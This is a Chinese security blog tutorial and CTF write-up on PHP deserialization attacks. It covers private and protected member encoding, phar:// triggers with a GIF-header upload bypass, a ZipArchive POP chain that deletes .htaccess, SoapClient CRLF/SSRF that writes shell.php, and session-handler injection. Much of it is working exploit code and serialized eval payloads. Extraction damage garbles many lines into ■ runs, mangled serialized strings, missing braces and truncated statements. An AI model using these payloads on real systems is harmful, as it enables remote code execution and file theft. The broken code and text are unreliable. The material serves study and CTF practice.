Threezh1 / 2019-10-03 10:14:06 / 浏览数 5885 安全技术 WEB安全 顶(2) 踩(0)

说在前面

对于PHP反序列化,原来也就只是浅尝而止。最近看到很多题的出现了多种没有了解过的反序列化形式,就此进一步学习一下。其中很多内容都参考了师傅们的博客,部分Ppravite和Protected成员的序列化

以前在做反序列化的题的时候遇到的都是public成员,但在k0rz3n师傅的文章中看到了Private和Protected权限序列化的过程中有着不同的差别。这里做一个小知识点的总统

```
先来复习一下一个简单的序列化例子:
<?php
class Threezh1 {
  public $text;
  function execute($payload) {
      eval($payload);
  function __destruct(){
      $this->execute($this->text);
$a = new Threezh1();
$a->text = 'echo "Threezh1";';
echo serialize($a);
序列化后的内容:
0:8:"Threezh1":1:{s:4:"text";s:16:"echo "Threezh1";";}
O代表这是一个对象,8代表对象名称的长度,1代表成员个数。
大括号中分别是:属性名类型、长度、名称:值类型、长度、值。
那反序列化的过程中是这样的:
<?php
class Threezhl {
  public $text;
  function execute($payload) {
      eval($payload);
  }
  function __destruct(){
      $this->execute($this->text);
unserialize($_GET["a"]);
访问: http://127.0.0.1/index.php?a=O:8:%22Threezh1%22:1:{s:4:%22text%22;s:16:%22echo%20%22Threezh1%22;%22;}
返回:
```

Threezh1

Private类型

那么问题来了,如果把\$text成员从public改为private呢?

因为在实例中无法通过\$obj->属性名(或方法名)来调用pravite类型的方法或属性。所以上面生成的例子需要改一下:

```
<?php
class Threezhl
   private $text = 'phpinfo();';
   public function setPayload($temp){
       $this->text = $temp;
   function execute($payload) {
       eval($payload);
   function __destruct(){
       $this->execute($this->text);
}
$a = new Threezh1();
$a->setPayload('echo "Threezh1";');
$data = serialize($a);
echo($data);
file_put_contents("serialize.txt", $data);
这时候生成出来的序列化的内容为:
0:8: "Threezhl":1:{s:14: "Threezhltext";s:16: "echo "Threezhl";";}
```

D:8:"Threezh1":1:{s:14:"Threezh1text";s:16:"echo "Threezh1";";}

按照前面的反序列化步骤,进行反序列化。会发现序列化并没有成功,显示了phpinfo的页面:



那怎么样才能使它反序列化成功呢?我们使用winhex打开刚刚保存的serialize.txt。内容如下图:

```
serialize.txt
  Offset
                             5
                                    7
             0
                    2
                       3
                                        8
                                            9 10 11 12 13 14 15
                                                                         ANSI ASCII
                          4
                                 6
 00000000
            4F 3A 38 3A 22 54 68 72
                                       65 65 7A 68 31
                                                       22
                                                                  0:8: "Threesh1":1
                                                          3A 31
                                                                        :" Tlreezh
 00000016
            3A 7B 73 3A 31 34 3A 22
                                       00
            31 00 74 65 78 74
                                                        22
                                                           65
 00000032
                               22
                                                                  1
                                                                      xt";s:16:"ec
                                                                    t
 00000048
            68 6F 20 22 54 68 72 65
                                       65 7A 68 31 22 3B 22 3B
                                                                     "Threezh1";";
                                                                  no
 00000064
            7D
                                                                  }
```

会发现在Threezh1的左右,也就是属性名中的类名左右存在两个空字节。所以反序列化不成功的原因就是由于序列化内容生成到网页后,空字节不会一同生成出去,导致反那解决这个问题的方法就是,在传递反序列化字符串中,在类名的左右加上%00,也就是空字节对于的URL编码。反序列化成功结果如下:

Threezh1

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这也正好解释了,为什么序列化内容中,为什么属性名的长度为14。

所以, Private类型在序列化的格式为: %00■■%00

Protected类型

Protected类型和private有些许不同,生成的序列化内容为:

```
0:8:"Threezh1":1:{s:7:"*text";s:16:"echo "Threezh1";";}
```

使用winhex查看保存的serialize.txt:

serialize.txt																	
Offset	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	ANSI ASCII
00000000	4F	3A	38	3A	22	54	68	72	65	65	7A	68	31	22	3A	31	0:8:"Threezh1":1
00000016	3A	7B	73	3A	37	3A	22	00	2A	00	74	65	78	74	22	3B	:{s:7:" * text";
00000032	73	3A	31	36	3A	22	65	63	68	6F	20	22	54	68	72	65	s:16: "echo "Thre
00000048	65	7A	68	31	22	3B	22	3B	7D								ezh1";";}
																	7. 先知社区

可得出, Protected类型在序列化的格式为: %00*%00■■

Phar反序列化

phar的总结类文章已经有很多了,比如Hu3sky学长的初探phar://

自己在总结phar的过程中又学习到了一些新的内容,这里就做下记录。

phar文件的结构:

phar文件都包含以下几个部分:

phar

2. manifest

1. stub

3. content

4. signature (■■)

生成一个phar文件:

php内置了一个phar类来处理相关操作。

注意:这里要将php.ini里面的phar.readonly选项设置为Off。■■■■■■■

(如果你在命令行运行PHP文件还是无法生成成功,请使用php-v查看php版本并在修改指定版本的php.ini。)

```
class TestObject {
  }

@unlink("phar.phar");
  $phar = new Phar("phar.phar"); //
$phar->startBuffering();
```

```
$phar->setStub("<?php __HALT_COMPILER(); ?>"); //■■stub
$0 = new TestObject();
$phar->setMetadata($0); //■■■■meta-data■manifest
$phar->addFromString("test.txt", "test"); //■■■■■■

//■■■■■
$phar->stopBuffering();
>
```

漏洞利用条件

- 1. phar文件要能够上传到服务器端。
- 2. 要有可用的魔术方法作为"跳板"。
- 3. 文件操作函数的参数可控, 且:、/、phar等特殊字符没有被过滤。

phar受影响的文件操作函数:

知道创宇测试后受影响的函数列表:

受影响函数列表			
fileatime	filectime	file_exists	file_get_contents
file_put_contents	file	filegroup	fopen
fileinode	filemtime	fileowner	fileperms
is_dir	is_executable	is_file	is_link
is_readable	is_writable	is_writeable	parse_ini_file
сору	unlink	stat	readfile See'oug

但实际并不止这一些。

参考zxc师傅的文章: https://blog.zsxsoft.com/post/38

在跟踪了受影响函数的调用情况后发现,除了所有文件函数,只要是函数的实现过程直接或间接调用了php_stream_open_wrapper。都可能触发phar反序列化漏洞。

以下这些方式都可触发phar反序列化漏洞:

exif

exif_thumbnail
exif_imagetype

gd

imageloadfont
imagecreatefrom***

hash

hash_hmac_file hash_file hash_update_file md5_file shal_file

file / url

get_meta_tags
get_headers

standard

getimagesize
getimagesizefromstring

zip

```
$zip = new ZipArchive();
$res = $zip->open('c.zip');
$zip->extractTo('phar://test.phar/test');
Bzip / Gzip
$z = 'compress.bzip2://phar://home/sx/test.phar/test.txt';
$z = 'compress.zlib://phar://home/sx/test.phar/test.txt';
配合其他协议:(SUCTF)
Ballphar
php://filter/read=convert.base64-encode/resource=phar://phar.phar
ByteCTF DESCRIPTION TO THE PROPERTY OF THE PRO
Postgres
  <?php
              $pdo = new PDO(sprintf("pgsql:host=%s;dbname=%s;user=%s;password=%s", "127.0.0.1", "postgres", "sx", "123456")); \\ and because of the property of the proper
             @$pdo->pgsqlCopyFromFile('aa', 'phar://phar.phar/aa');
pgsqlCopyToFile pg_trace pgsqlCopyToFile pgsql
Mysql
LOAD DATA LOCAL INFILE DEBENDED php_stream_open_wrapper
MINIMmysqld:
 [mysqld]
local-infile=1
secure_file_priv=""
<?php
class A {
             public $s = '';
             public function __wakeup () {
                                system($this->s);
 }
$m = mysqli_init();
mysqli_options($m, MYSQLI_OPT_LOCAL_INFILE, true);
$s = mysqli_real_connect($m, 'localhost', 'root', 'root', 'testtable', 3306);
$p = mysqli_query($m, 'LOAD DATA LOCAL INFILE \'phar://test.phar/test\' INTO TABLE a LINES TERMINATED BY \'\r\n\' IGNORE 1 I
漏洞的利用实例:
一个简单的例子
phar.php
  <?php
             class TestObject {
             $phar = new Phar("phar.phar"); //
######phar
              $phar->startBuffering();
              $phar->setStub("<?php __HALT_COMPILER(); ?>"); //■■stub
              $o = new TestObject();
              $o -> name='Threezh1'; //■■TestObject■■name■■■Threezh1
              $phar->setMetadata($0); //■■■■meta-data■manifest
              $phar->addFromString("test.txt", "test"); //

                $phar->stopBuffering();
```

index.php

```
<?php
class TestObject {
   public $name;

   function __destruct()
   {
      echo $this -> name;
   }
}
if ($_GET["file"]){
   file_exists($_GET["file"]);
}
?>
```

使用php phar.php生成phar.phar文件。

访问: http://127.0.0.1/index.php?file=phar://phar.phar

返回: Threezh1。 反序列化利用成功。



Threezh1

绕过文件格式限制

- 上传html页面: upload.html
- 后端校验页面:upload.php
- 一个漏洞页面:index.php (存在file_exits(), eval()函数)
- 一个上传目录: upload_file/

upload.html:

upload.php

仅允许格式为gif的文件上传。上传成功的文件会存储到upload_file目录下。

```
<?php
 if \ ((\$\_FILES["file"]["type"] == "image/gif") \& (substr(\$\_FILES["file"]["name"], \ strrpos(\$\_FILES["file"]["name"], \ '.') + 1)) == \ 'gif' | ((\$\_FILES["file"]["type"] == "image/gif") & (substr(\$\_FILES["file"]["name"], \ strrpos(\$\_FILES["file"]["name"], \ '.') + 1)) == \ 'gif' | ((\$\_FILES["file"]["type"] == "image/gif") & (substr(\$\_FILES["file"]["name"], \ strrpos(\$\_FILES["file"]["name"], \ '.') + 1)) == \ 'gif' | ((\$\_FILES["file"]["type"] == "image/gif") & (substr(\$\_FILES["file"]["name"], \ strrpos(\$\_FILES["file"]["name"], \ '.') + 1)) == \ 'gif' | ((\$\_FILES["file"]["type"] == "image/gif") & (substr(\$\_FILES["file"]["name"], \ strrpos(\$\_FILES["file"]["name"], \ '.') + 1)) == \ 'gif' | ((\$\_FILES["file"]["type"] == "image/gif") & (substr(\$\_FILES["file"]["type"] == "image/gif") & (substr(\$\_FILES["file"]["type"]["type"]["type"]["type"] == "image/gif") & (substr(\$\_FILES["file"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"]["type"
       echo "Upload: " . $_FILES["file"]["name"];
       echo "Type: " . $_FILES["file"]["type"];
       echo "Temp file: " . $_FILES["file"]["tmp_name"];
       if (file_exists("upload_file/" . $_FILES["file"]["name"]))
             echo $_FILES["file"]["name"] . " already exists. ";
             }
        else
            move_uploaded_file($_FILES["file"]["tmp_name"],
            "upload_file/" .$_FILES["file"]["name"]);
            echo "Stored in: " . "upload_file/" . $_FILES["file"]["name"];
else
  {
  echo "Invalid file, you can only upload gif";
index.php
<?php
class TestObject{
       var $data = 'echo "Hello World";';
       function __destruct()
                  eval($this -> data);
if ($_GET["file"]){
        file_exists($_GET["file"]);
绕过思路:GIF格式验证可以通过在文件头部添加GIF89a绕过
我们可以构造一个php来生成phar.phar。
 <?php
       class TestObject {
       $phar = new Phar("phar.phar"); //
######phar
       $phar->startBuffering();
       $phar->setStub("GIF89a"."<?php __HALT_COMPILER(); ?>"); //■■stub
        $o = new TestObject();
       $0 -> data='phpinfo();'; //■■TestObject■■data■phpinfo()■
       $phar->setMetadata($0); //#####meta-data##manifest
        $phar->addFromString("test.txt", "test"); //

        //
        $phar->stopBuffering();
利用过程:
• 一、生成一个phar.phar,修改后缀名为phar.gif
```

```
ThreeZhi@DESKTOP-1M2VLEU /c/phpStudy/PHPTutorial/WWW

λ file phar.gif
phar.gif: GIF image data, version 89a, 16188 x 26736
```

• 二、上传到upload_file目录下



Upload: phar.gifType: image/gifTemp file: C:\Users\ThreeZhi\AppData\Local\Temp\phpBE0C.tmpStored in: upload file/phar.gif

4年4月2十区

• 三、访问: http://127.0.0.1/index.php?file=upload_file/phar.gif

← → C ① 127.0.0.1/index.php?file=phar://phar.gif



System	Windows NT DESKTOP-1M2VLEU 6.2 build 9200 (Windows 8 Home Premium Edition) i586							
Build Date	Jul 20 2016 11:08:49							
Compiler	MSVC11 (Visual C++ 2012)							
Architecture	x86							
Configure Command	cscript /nologo configure.js "enable-snapshot-build" "disable-isapi" "enable-debug-pack" "without-mssql" "without-pi3web" "with-poi-pack" "with-oci8=C\php-sdk\oracle\x86\instantclient10\sdk.shared" "with-oci8=C\php-sdk\oracle\x86\instantclient10\sdk.shared" "with-oci8=11g=C\php-sdk\oracle\x86\instantclient10\sdk.shared" "with-oci8-11g=C\php-sdk\oracle\x86\instantclient11\sdk.shared" "with-oci8-to-dotnet=shared" "with-norypt-static" "disable-static-analyze" "with-oci8-to-dotnet=shared" "with-norypt-static" "disable-static-analyze" "with-							

可见已经执行了phpinfo命令了。

通过修改后缀名和文件头,能够绕过大部分的校验。

配合PHP内核哈希表碰撞攻击

参考: https://xz.aliyun.com/t/2613

原生类序列化(ZipArchive::open)

拿这次2019 ByteCTF的ezCMS这道题来学习这个知识点。

先是哈希长度扩展攻击参考

 \blacksquare \blacksquare \blacksquare \blacksquare admin

■cookie■user=2e05fd4ee5d0ec7853d174d06cd3ca47;

```
config.php:
```

<?php

```
session_start();
error_reporting(0);
$sandbox_dir = 'sandbox/'. md5($_SERVER['REMOTE_ADDR']); // sandbox + md5(ip)
global $sandbox_dir;
function login(){
   $secret = "******;
   setcookie("hash", md5($secret."adminadmin"));
   return 1;
# 52107b08c0f3342d2153ae1d68e6262c
function is_admin(){
   $secret = "******;
   $username = $_SESSION['username'];
   $password = $_SESSION['password'];
   if (\$username == "admin" \&\& \$password != "admin")
       if ($_COOKIE['user'] === md5($secret.$username.$password)){
           return 1;
   }
   return 0;
```

```
class Check{ //
  public $filename;
  function __construct($filename)
      $this->filename = $filename;
  }
  function check(){
      $content = file_get_contents($this->filename);
      $black_list = ['system','eval','exec','+','passthru','`','assert']; //
      for each \ (\$black\_list \ as \ \$k=>\$v) \{
         if (stripos(\$content, \$v) !== false){
            die("your file make me scare");
      }
      return 1;
  }
}
class File{
  public $filename;
  public $filepath;
  public $checker;
  function __construct($filename, $filepath)
      $this->filepath = $filepath;
      $this->filename = $filename;
  }
  public function view_detail(){
      die("nonono~");
      mine = mime\_content\_type(\this->filepath); //
      $store_path = $this->open($this->filename, $this->filepath);
      $res['mine'] = $mine;
      $res['store_path'] = $store_path;
      return $res;
  }
  public function open($filename, $filepath){
      $res = "$filename is in $filepath";
      return $res;
  if (isset($this->checker)){
         $this->checker->upload_file(); //■■upload_file()■■
  }
class Admin{
  public $size;
  public $checker;
  public $file_tmp;
  public $filename;
  public $upload_dir;
```

```
public $content_check;
  function __construct($filename, $file_tmp, $size)
      $this->upload_dir = 'sandbox/'.md5($_SERVER['REMOTE_ADDR']);
      if (!file_exists($this->upload_dir)){
          mkdir($this->upload_dir, 0777, true);
      if (!is_file($this->upload_dir.'/.htaccess')){
          file_put_contents($this->upload_dir.'/.htaccess', 'lolololol, i control all');
      $this->size = $size;
      $this->filename = $filename;
      $this->file_tmp = $file_tmp;
      $this->content_check = new Check($this->file_tmp);
      $profile = new Profile();
      $this->checker = $profile->is_admin();
  }
  public function upload_file(){
      if (!$this->checker){
          die('u r not admin');
      $this->content_check -> check();
      $tmp = explode(".", $this->filename);
      $ext = end($tmp); //
      if ($this->size > 204800){
          die("your file is too big");
      move_uploaded_file($this->file_tmp, $this->upload_dir.'/'.md5($this->filename).'.'.$ext);
  }
  public function __call($name, $arguments)
class Profile{
  public $username;
  public $password;
  public $admin;
  public function is_admin(){
       //ESESSIONEE
       $this->username = $_SESSION['username'];
      $this->password = $_SESSION['password'];
      $secret = "******;
      if (this->username === "admin" && this->password != "admin"){
          if ($_COOKIE['user'] === md5($secret.$this->username.$this->password)){
              return 1;
      return 0;
  function __call($name, $arguments) //
  {
      $this->admin->open($this->username, $this->password); //■■■■
```

```
view.php:
<?php
error_reporting(0);
include ("config.php");
$file_name = $_GET['filename'];
$file_path = $_GET['filepath'];
$file_name=urldecode($file_name);
$file_path=urldecode($file_path);
$file = new File($file_name, $file_path); //■■File■
$res = $file->view_detail();
                                         //■■view_detail■■
$mine = $res['mine'];
$store_path = $res['store_path'];
echo <<<EOT
<div style="height: 30px; width: 1000px;">
<Ariel>mine: {$mine}</Ariel><br>
</div>
<div style="height: 30px; ">
<Ariel>file_path: {$store_path}</Ariel><br>
</div>
EOT;
?>
在view.php中, url中传递的filename与filepath进行一次url编码之后传递到File类中调用view_detail方法。
view_detail方法中存在一个mime_content_type()函数,这个函数是可以导致phar反序列化的。
在此之前:
if (preg_match('/^(phar|compress|compose.zlib|zip|rar|file|ftp|zlib|data|glob|ssh|expect)/i', $this->filepath)){
          die("nonono~");
这个正则禁止了大部分的进行phar反序列化的关键词,不允许这些关键词出现在filepath的开头。但是这里漏了一个php://协议。参考SUCTF
找到了phar反序列化触发点之后,开始构造一条可利用的POP链,思路:
1. File类的__destruct()会调用$this->checker->upload_file()。可以将$this->checker赋值为Profile类
2. 因为$this->checker没有Profile类,触发__call()魔术方法
3. 调用$this->admin->open($this->username, $this->password);这里可以使用原生类反序列化
原生类反序列化参考
简要笔记:
■■PHP■■ ZipArchive::open($filename, $flags)
$flag=ZipArchive::OVERWRITE $\filename $\filename
构造Payload:
<?php
class File{
  public $filename;
  public $filepath;
  public $checker;
  function __construct($filename, $filepath)
      $this->filepath = $filepath;
      $this->filename = $filename;
      $this->checker = new Profile();
  }
class Profile{
  public $username;
  public $password;
  public $admin;
```

```
{
     $this->username = "./sandbox/f528764d624db129b32c21fbca0cb8d6/.htaccess";
     $this->password = "ZipArchive::OVERWRITE";
     $this->admin = new ZipArchive();
  }
}
$a = new File("threezh1", "threezh1");
class TestObject {
@unlink("phar.phar");
$phar = new Phar("phar.phar"); //■■■■■phar
$phar->startBuffering();
$phar->setStub("<?php __HALT_COMPILER(); ?>"); //■■stub
$o = new TestObject();
$phar->setMetadata($a); //■■■■meta-data■manifest
$phar->addFromString("test.txt", "test"); //

$phar->stopBuffering();
先把phar文件生成出来上传。
再访问: http://127.0.0.1/view.php?filename=9c7f4a2fbf2dd3dfb7051727a644d99f.phar&filepath=php://filter/resource=phar://sandbox/f528764d624db129b3
即可把.htaccess删除,再直接去访问一句话木马连蚁剑拿flag。(这里由于题目已经关了,自己的环境总是出问题,就没复现成功。)
原生类魔法函数(soapClient类)
参考这一篇:反序列化攻击面拓展提高篇
WSDL
UDDI
webService■■■ HTTP + XML
SoapClient()方法
public SoapClient::SoapClient ( mixed $wsdl [, array $options ] )
第一个参数是用来指明是否是wsdl模式,如果为null,那就是非wsdl模式,反序列化的时候会对第二个参数指明的url进行soap请求。
用Soap进行SSRF也有两个需要注意的点:
• Soap不是默认开启的,需要手动开启
• 需要触发__call方法才能进行SSRF
SOAP => CRLF => SSRF
文章当中的exp.php:
<?php
$target = 'http://127.0.0.1/test.php';
$post_string = '1=file_put_contents("shell.php", "<?php phpinfo();?>");';
$headers = array(
  'X-Forwarded-For: 127.0.0.1',
  'Cookie: xxxx=1234'
  );
$b = new SoapClient(null,array('location' => $target,'user_agent'=>'wupco^^Content-Type: application/x-www-form-urlencoded^^'.
$aaa = serialize($b);
$aaa = str_replace('^^','%0d%0a',$aaa);
$aaa = str_replace('&','%26',$aaa);
```

function __construct()

```
$c->ss();
test.php:
<?php
if($_SERVER['REMOTE_ADDR']=='127.0.0.1'){
  echo 'hi';
  @$a=$_POST[1];
  @eval($a);
?>
访问 http://127.0.0.1/exp.php 可在目录下写入一个shell.php。
Session反序列化
参考这一篇PHP中SESSION反序列化机制
PHP中的session保存
PHP.ini有以下配置项用于控制session有关的设置:
                              EXECUTE: session
session.save_path="D:\xampp\tmp"
                             session
session.save handler=files
                              SECURITY session
session.auto_start=0
                             session.serialize_handler=php
PHP中有多种session的序列话引擎,当我设置session为$_SESSION["name"] = "Threezh1"; 时。不同的引擎保存的session文件内容如下:
: ada
  name|s:8:"Threezh1";
  BELLEVIEW ASCII B+BB+Bserialize()
php_binary:
  ■names:8:"Threezh1";
  BEEFFER+BE+BEserialize()
php_serialize(php>5.5.4):
  a:1:{s:4:"name";s:8:"Threezh1";}
  Serialize()
切换不同引擎使用的函数为:ini_set('session.serialize_handler', '■■■■■■ ');
ini_set('session.serialize_handler', 'php_serialize');
session_start();
// do something
Session反序列化漏洞的原理:
如果在PHP在反序列化存储的$_SESSION数据时使用的引擎和序列化使用的引擎不一样,会导致数据无法正确第反序列化。如果session值可控,则可通过构造特殊的session
文章中有一个简单的例子:
test1.php
ini_set('session.serialize_handler', 'php_serialize');
session_start();
$_SESSION["spoock"]=$_GET["a"];
?>
test2.php
```

echo Saaa;

<?php

session_start();
class lemon {

ini_set('session.serialize_handler', 'php');

\$c=unserialize(urldecode(\$aaa));

```
var $hi;
           function __construct(){
                          $this->hi = 'phpinfo();';
           function __destruct() {
                             eval($this->hi);
 }
?>
通过源码可以得知, test1中使用的session解析引擎是php_serialize, test2使用的是php。
并且在test1中, SESSION["spoock"]的值是可控的。
访问:
\label{localhost/test1.php?a=|0:5:%22lemon%22:1:} \\ \{s:2:%22hi%22;s:16:%22echo%20%27Threezh1%27;%22;\} \} \\ \{s:2:%22hi%22;s:16:%22echo%20%27threezh1%27;s:16:%22echo%20%27threezh1%27;s:16:%22echo%20%27threezh1%27;s:16:%22echo%20%27threezh1%27;s:16:%22echo%20%27threezh1%27;s:16:%22echo%20%27threezh1%27;s:16:%22echo%20%27threezh1%27;s:16:%22echo%20%27threezh1%27;s:16:%22echo%20%27threezh1%27;s:16:%22echo%20%27threezh1%27;s:16:%22echo%20%27threezh1%27;s:16:%22echo%20%27threezh1%27;s:16:%22echo%20%27threezh1%27;s:16:%22echo%20%27threezh1%27;s:16:%22echo%20%27threezh1%27;s:16:%20%27threezh1%27;s:16:%20%27threezh1%27;s:16:%20%27threezh1%27;s:16:%20%27threezh1%27;s:16:%20%27threezh1%27threezh1%27threezh1%27threezh1%27threezh1%27threezh1%27threezh1%27threezh1%27threezh1%27threezh1%27threezh1%27threezh1%27threezh1%27threezh1%27threezh1%27threezh1%27threezh1%27threezh1%27threezh1%27threezh1%27threezh1%27threezh1%27threezh1%27threezh1%27threezh1%27threezh1%27threezh1%27threezh1%27threezh1%27threezh1%27threezh1%27threezh1%27threezh1%27threezh1%27threezh1%27threezh1%27threezh1%27threezh1%27threezh1%27threezh1%27threezh1%27threezh1%27threezh1%27threezh1%27threezh1%27threezh1%27threezh1%27threezh1%27threezh1%27threezh1%27threezh1%27threezh1%27threezh1%27threezh1%27threezh1%27threezh1%2
a参数的值为"|" + 一个序列化的对象。
再访问:
http://localhost/test2.php
返回:
Threezh1
可知我们在session中的解析过程中,对我们的payload进行了反序列化。为什么会出现这种情况呢?
payload的构造
先看两个解析引擎存储session的格式:
php:
           name|s:8:"Threezh1";
           BELLEVIEW ASCII B+BB+Bserialize()
php_serialize(php>5.5.4):
           a:1:{s:4:"name";s:8:"Threezh1";}
           serialize()
"|"后面的序列化对象生成:
```

思路:

因为储存session的页面(test1)使用的是php_serialize解析引擎,如果我们把session的值中添加一个"|",在test2页面中使用php解析引擎解析的过程中,就会把"|"前面的值

```
<?php
class lemon {
  function __construct(){
       $this->hi = 'phpinfo();';
  function __destruct() {
        eval($this->hi);
$a = new lemon();
$a->hi = "echo 'Threezh1';";
echo serialize($a)
```

但是直接这样利用的话,局限性还是太大了。

但在有趣的php反序列化总结中介绍了另一种Session反序列化漏洞的利用方式。

当PHP中session.upload_progress.enabled打开时,php会记录上传文件的进度,在上传时会将其信息保存在\$_SESSION中。<u>详情</u>。

条件:

- 1. session.upload_progress.enabled = On (是否启用上传进度报告)
- 2. session.upload_progress.cleanup = Off (是否上传完成之后删除session文件)

上传文件进度的报告就会以写入到session文件中,所以我们可以设置一个与session.upload_progress.name同名的变量(默认名为PHP_SESSION_UPLOAD_PROGRESS),

本打算复现:<u>有趣的php反序列化总结</u>,但在传递payload的时候,payload如果存在"|"。session就会为空,还没有找到解决的方法,如果有师傅遇到同样的问题,还望师傅

jarvisoj-web-writeup PHPINFO

```
题目地址: http://web.jarvisoj.com:32784/
```


```
//A webshell is wait for you
ini_set('session.serialize_handler', 'php');
session_start();
class OowoO
  public $mdzz;
  function __construct()
   {
       $this->mdzz = 'phpinfo();';
   function __destruct()
   {
       eval($this->mdzz);
if(isset($_GET['phpinfo']))
{
   m = new OowoO();
else
{
  highlight_string(file_get_contents('index.php'));
```

在上传的时候抓包,修改上传的内容为序列化的值前加一个"|"。即可遍历目录。

开头将session的解析引擎定义为了php。

访问: http://web.jarvisoj.com:32784/index.php?phpinfo 可看到session.upload_progress.enabled, session.upload_progress.cleanup都符合条件。


于是构造一个upload.html



再从phpinfo中的SCRIPT_FILENAME字段得到根目录地址:/opt/lampp/htdocs/,构造得到payload:

 $0:5: "OowoO":1: \{s:4: "mdzz"; s:88: "print_r(file_get_contents('/opt/lampp/htdocs/Here_1s_7he_fl4g_buT_You_Cannot_see.php')); "; \}$

得到flag:



- https://www.k0rz3n.com/2018/11/19/%E4%B8%80%E7%AF%87%E6%96%87%E7%AB%A0%E5%B8%A6%E4%BD%A0%E6%B7%B1%E5%85%A5%E7%90%8
- https://www.anquanke.com/post/id/159206
- https://chybeta.github.io/2017/07/05/jarvisoj-web-writeup/#PHPINFO

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